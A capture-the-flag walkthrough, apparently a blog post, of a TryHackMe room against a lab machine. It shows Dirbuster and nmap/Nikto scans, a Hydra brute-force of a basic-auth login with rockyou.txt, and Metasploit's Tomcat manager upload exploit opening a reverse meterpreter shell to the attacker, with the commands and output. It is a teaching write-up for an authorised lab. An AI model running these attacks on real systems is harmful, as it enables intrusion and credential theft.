

We'll start the target machine by clicking the green "Start Machine" button at the top of the task. Next, we need to connect to the TryHackMe network. I'm using a Kali virtual machine so I'll connect using OpenVPN.



Starting the target machine

1. What directory can you find, that begins with a "g"?

We'll find the directory by using Dirbuster. We can open Dirbuster by typing "dirbuster" into the terminal and pressing enter, this brings up a GUI where we can enter our target's information. We'll use Dirbuster's small directory list.



Filling out our Dirbuster options


Now we press “Start” and wait for our scan to finish. The scan takes about 4 minutes at 100 threads. When complete, we have a list of the directories it found.

```
Starting dir/file list based brute forcing
Dir found: / - 200
Dir found: /icons/ - 403
Dir found: /[redacted]/ - 200
Aug 05, 2022 9:44:03 AM org.apache.commons.httpclient.auth.AuthChallengeProcessor selectAuthScheme
INFO: basic authentication scheme selected
Aug 05, 2022 9:44:03 AM org.apache.commons.httpclient.HttpMethodDirector processWWWAuthChallenge
INFO: No credentials available for BASIC '[redacted]'@10.10.173.92:80
Dir found: /[redacted]/ - 401
DirBuster Stopped
```

Results of Dirbuster scan

2. Whose name can you find from this directory?


Going to the directory we found earlier, we see a name.



Finding the name

3. What directory has basic authentication?

In our scan we can see a directory with a basic authentication scheme. When we try to navigate to the directory we get asked for a username and password.



Asked for username and password

4. What is bob's password to the protected part of the website?

We'll use Hydra to bruteforce the login for the page. We'll use the rockyou.txt wordlist in the scan. The following will be the command we use:

```
hydra -l bob -P /usr/share/wordlists/rockyou.txt 10.10.173.92 http-get "/<directory>"
```

We get a hit on the password almost instantly.

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-05 09:58:43
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tri
es per task
[DATA] attacking http-get://10.10.173.92:80/protected
[80][http-get] host: 10.10.173.92   login: bob   password: [redacted]
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-08-05 09:58:47
```

Getting the password

5. What other port that serves a webs service is open on the machine?
Let's use nmap to scan the first 10000 ports. We'll have the results list the services and be very verbose by using the sV and vv flags. The following will be the command we use:


```
nmap -sV -vv -p-10000 10.10.173.92
```

We find three open ports on the machine.

```
PORT     STATE SERVICE REASON  VERSION
22/tcp   open  ssh     syn-ack OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http    syn-ack Apache httpd 2.4.18 ((Ubuntu))
[redacted]/tcp open  http    syn-ack Apache Tomcat/Coyote JSP engine 1.1
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Results of the nmap scan

6. Going to the service running on that port, what is the name and version of the software?
Navigating to the port we can see the information at the top of the site.



Finding the version


7. How many documentation files did Nikto identify?

We'll use the following command to start a Nikto scan on the given directory:

```
nikto -id bob:<password> -host http://10.10.173.92:1234/manager/html
```

Note: This scan took a very long time to complete

Near the end of the scan, we can see some documentation is found.




Nikto finding documentation

8. What is the server version (run the scan against port 80)?

We'll use the following command to run Nikto against port 80:

```
nikto -host http://10.10.173.92:80
```


We see the server version immediately.



Finding the server version

9. What version of Apache-Coyote is this service using?

In our first Nikto scan we can see the version near the top.



Finding the Apache-Coyote version

10. What user did you get a shell as?

We have all the information we need to run a Metasploit exploit on the target machine. We'll start the console and search for "tomcat". A large list will appear but we're looking for the following:

```
exploit/multi/http/tomcat_mgr_upload
```

Once we have that loaded up we can list the options and see what needs to be changed. We'll need to change the httppassword, httpusername, rhosts,

rport to the values we found through our scans. Then we need to change the LHOST to our TryHackMe IP.

```
   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   HttpPassword                   no        The password for the specified username
   HttpUsername                   no        The username to authenticate as
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][.
                                            ..]
   RHOSTS        10.10.173.92     yes       The target host(s), see https://github.com/rapid7/metaspl
                                            oit-framework/wiki/Using-Metasploit
   RPORT                          yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI     /manager         yes       The URI path of the manager app (/html/upload and /undepl
                                            oy will be used)
   VHOST                          no        HTTP server virtual host


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.              yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

Setting the options

With everything set, we'll run the exploit which, when successful, will open a meterpreter shell.


```
msf6 exploit(multi/http/tomcat_mgr_upload) > run

[*] Started reverse TCP handler on 10.          :4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying LpKDf13C...
[*] Executing LpKDf13C...
[*] Sending stage (58829 bytes) to 10.10.173.92
[*] Undeploying LpKDf13C ...
[*] Undeployed at /manager/html/undeploy
[*] Meterpreter session 1 opened (10.          :4444 → 10.10.173.92:34302) at 2022-08-05 13:19:51 -0500

meterpreter >
```

Getting a meterpreter shell

When the shell is opened, we can run the following command to get what user we are:

```
getuid
```


Which tells us the server username.



Getting the user

11. What text is in the file /root/flag.txt

To get the flag, we can change our directory to /root and then use cat to display the flag.



Getting the user flag

That's the room! We used Dirbuster, Hydra, Nmap, Nikto, and Metasploit to get root on the target machine. I hope this writeup could be helpful in